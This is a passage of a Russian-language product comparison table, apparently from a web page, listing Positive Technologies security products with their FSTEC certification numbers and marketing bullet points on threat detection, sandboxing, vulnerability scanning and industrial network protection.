использование теневой инфраструктуры, сторонних сервисов, средств удаленного администрирования в туннелях</li><li>▶ Выявляет нарушения регламентов ИБ. Делает сеть прозрачной для отделов ИТ и ИБ</li><li>▶ Выявляет скрытые угрозы в сети за счет комбинации модулей обнаружения угроз: поведенческий анализ трафика, статистический анализ сессий, правила обнаружения угроз, ретроспективный анализ</li></ul> | ФСТЭК 4604 <ul style="list-style-type: none"><li>▶ Позволяет максимально точно имитировать реальную инфраструктуру благодаря гибкой кастомизации виртуальных сред</li><li>▶ Обеспечивает комплексную проверку файлов: статический и динамический анализ с помощью уникальных правил PT ESC и проверка антивирусами</li><li>▶ Выявляет угрозы не только в файлах, но и в сетевом трафике, включая зашифрованный</li><li>▶ Безопасно провоцирует хакеров выдать себя (desertion-технологии, «приманки»)</li><li>▶ Выявляет скрытые угрозы в сети с помощью ретроспективного анализа</li></ul> | ФСТЭК 4182 <ul style="list-style-type: none"><li>▶ Обнаруживает атаки и нарушения регламентов ИБ в промышленных сетях (самая большая и пополняемая база экспертных знаний PT ISTI)</li><li>▶ Полный разбор и нормализация трафика АСУ ТП для целей threat hunting</li><li>▶ Продукт является частью комплексной платформы для защиты промышленности от киберугроз — PT ICS</li><li>▶ Классифицирует угрозы в соответствии с матрицей MITRE ATT&amp;CK и приказом ФСТЭК № 239</li><li>▶ Автоматически обучается и подстраивается под любую инфраструктуру</li></ul> | Отдельно по продуктам <ul style="list-style-type: none"><li>▶ Состоит из пяти ключевых продуктов Positive Technologies: MaxPatrol SIEM, MaxPatrol VM, PT ISIM, PT Sandbox и агентов PT XDR</li><li>▶ Все продукты в составе платформы содержат промышленную экспертизу PT ESC</li><li>▶ Помогает обнаружить злоумышленника на ранних этапах развития атак в промышленных средах и своевременно на них отреагировать</li><li>▶ Позволяет реализовать единый корпоративный и технологический SOC на универсальном стеке продуктов (не требуется сложное обучение персонала)</li><li>▶ Расширяет возможности SOC для предотвращения инцидентов в технологических системах</li><li>▶ Помогает выполнить максимум требований приказа ФСТЭК № 239, связанных с наложенными средствами защиты</li></ul> | ФСТЭК 3455 <ul style="list-style-type: none"><li>▶ Блокирует массовые и целевые атаки</li><li>▶ Выявляет атаки, распределенные во времени</li><li>▶ Быстро встраивается в инфраструктуру</li><li>▶ Дополнительные модули: <b>M-Scan</b> (мультивендорная антивирусная проверка загружаемых и скачиваемых файлов); <b>P-Code</b> (поиск уязвимостей в защищаемых приложениях и формирование виртуальных патчей)</li></ul> | ФСТЭК 4000 <ul style="list-style-type: none"><li>▶ Минимум ложных срабатываний</li><li>▶ Эффективно встраивается в процессы компании: интеграция с Jenkins, TeamCity, GitLab CI, Azure</li><li>▶ Умеет анализировать код, готовые развернутые приложения, сторонние компоненты (библиотеки)</li></ul> | Плановая дата получения: Q4 2023 <ul style="list-style-type: none"><li>▶ Связывает события и контекст из разных инструментов ИБ</li><li>▶ Верифицирует факты атак, выявляет причины заражения или компрометации, отсеивает ложные срабатывания</li><li>▶ Сокращает время устранения угрозы: дает необходимые данные для реагирования и расследования, автоматизирует реагирование, к квалификации специалистов и их количеству</li><li>▶ Позволяет выявлять атаки как в сети, так и на конечных точках, останавливает атаки на конечные точки</li><li>▶ Позволяет распространять знания об угрозах (IoC, IoA) по всей сети агентов, обеспечивая поиск схожего поведения в сети</li></ul> | <ul style="list-style-type: none"><li>▶ Дает рекомендации по устранению проблем не только в приложении, но и в его эксплуатационной среде</li><li>▶ Находит то, что скрыто. Использует комбинацию эвристического и сигнатурного анализа, непрерывно обновляя данные об уязвимостях</li><li>▶ Экономит ресурсы сканирования, определяя шаблонные повторяющиеся страницы и не тратя на них время</li><li>▶ Быстро встраивается в текущие процессы разработки и релизный цикл. За счет этого позволяет быстрее обнаруживать и исправлять уязвимости</li><li>▶ Тонкая настройка сканирования и авторизации позволяет пользователю задавать параметры анализа, добавлять профили сканирования</li></ul> |